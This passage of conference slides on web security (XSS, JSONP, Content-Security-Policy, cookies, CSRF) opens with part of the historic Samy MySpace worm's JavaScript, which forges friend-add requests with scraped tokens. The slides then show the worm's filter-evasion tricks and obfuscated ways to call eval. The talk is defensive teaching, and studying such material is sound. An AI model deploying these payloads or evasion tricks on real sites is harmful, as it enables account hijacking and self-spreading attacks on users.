fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

MYSPACE WORM

Samy worm / JS Spacehero worm

TRICKS USED BY SAMY

```
<!-- Use JavaScript in CSS and move code into HTML attribute -->
<div
  id="mycode"
  expr="alert('hah!')"
  style="background:url('javascript:eval(document.all.mycode.expr)')"
></div>

// avoid blacklisted words like innerHTML through string concat
alert(eval('document.body.inne' + 'rHTML'));
eval('xmlhttp.onread' + 'ystatechange = callback');
```

samy.pl/popular/tech.html

OBSTRUSIVE JAVASCRIPT

```
// Different ways to eval
new Function(CODE)()
// or
setTimeout(CODE, 0)
// or
[]["filter"]["constructor"]( CODE )()
// or
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]
+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![
]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+
!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[
]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])
[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]
+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][(!![]+[][(![]+[])[+[]]+([
![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]
+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]
]+[])[+!+[]]](CODE)()
```


BLOCKING XSS IS NOT TRIVIAL

onesie.life

Dominik Kundel | @dkundel | #jsconfis

ENCODING CAN BE *dangerous*!

CSS CAN BE DANGEROUS!



twitter.com/jaffathecake/status/968500192210227202

JSONP

JSON with Padding

```
<script>
function gotPosts(data) {
  console.log(data);
}
</script>
<script src="https://onesie.life/post?callback=gotPosts"></script>
```

XSS + POOR JSONP = 💖

onesie.life

Dominik Kundel | @dkundel | #jsconfis

Content-Security-Policy

Dominik Kundel | @dkundel | #jsconfis

CSP DEMO

onesie.life/secure/home

CSP EXAMPLE HEADER

```
Content-Security-Policy: default-src 'self';
  script-src 'nonce-NWo2+pmewRLPWqpsgv6J2w==';
  style-src 'nonce-NWo2+pmewRLPWqpsgv6J2w==';
  object-src 'none';
  img-src 'self' api.adorable.io;
  font-src 'self' fonts.gstatic.com;
  block-all-mixed-content; report-uri /csp-report;
```

CSP IS NOT YOUR SECURITY STRATEGY!

CSP is a Safety Net!

Dominik Kundel | @dkundel | #jsconfis

OTHER THINGS TO LOOK OUT FOR

- Avoid clickjacking by disallowing framing using `X-Frame-Options: deny`
- Don't show versions of front-end libs or server
- Check for types of input(Can cause NoSQL injections)

OTHER THINGS TO DO

- Consider Security Audits
- Stay up to date with versions (Greenkeeper)
- Use tools to detect security vulnerabilites (Snyk)

Summary

USE SIGNED `HttpOnly` COOKIES

BE SCEPTICAL OF **JWT**S

Dominik Kundel | @dkundel | #jsconfis

```
rel="noopener noreferrer"
```

USE CSRF TOKENS

BLOCKING XSS ISN'T TRIVIAL


Dominik Kundel | @dkundel | #jsconfis

BE AWARE OF ENCODING

BE CAREFUL WITH JSONP

USE CSP AS A SAFETY NET

STAY **UP-TO-DATE**



d-k.im/sec-jsconfis

Dominik Kundel | @dkundel | #jsconfis

bit.ly/onesie-life

Dominik Kundel

Thank You!

twilio

d-k.im/sec-jsconfis

github/dkundel @dkundel dkundel@twilio.com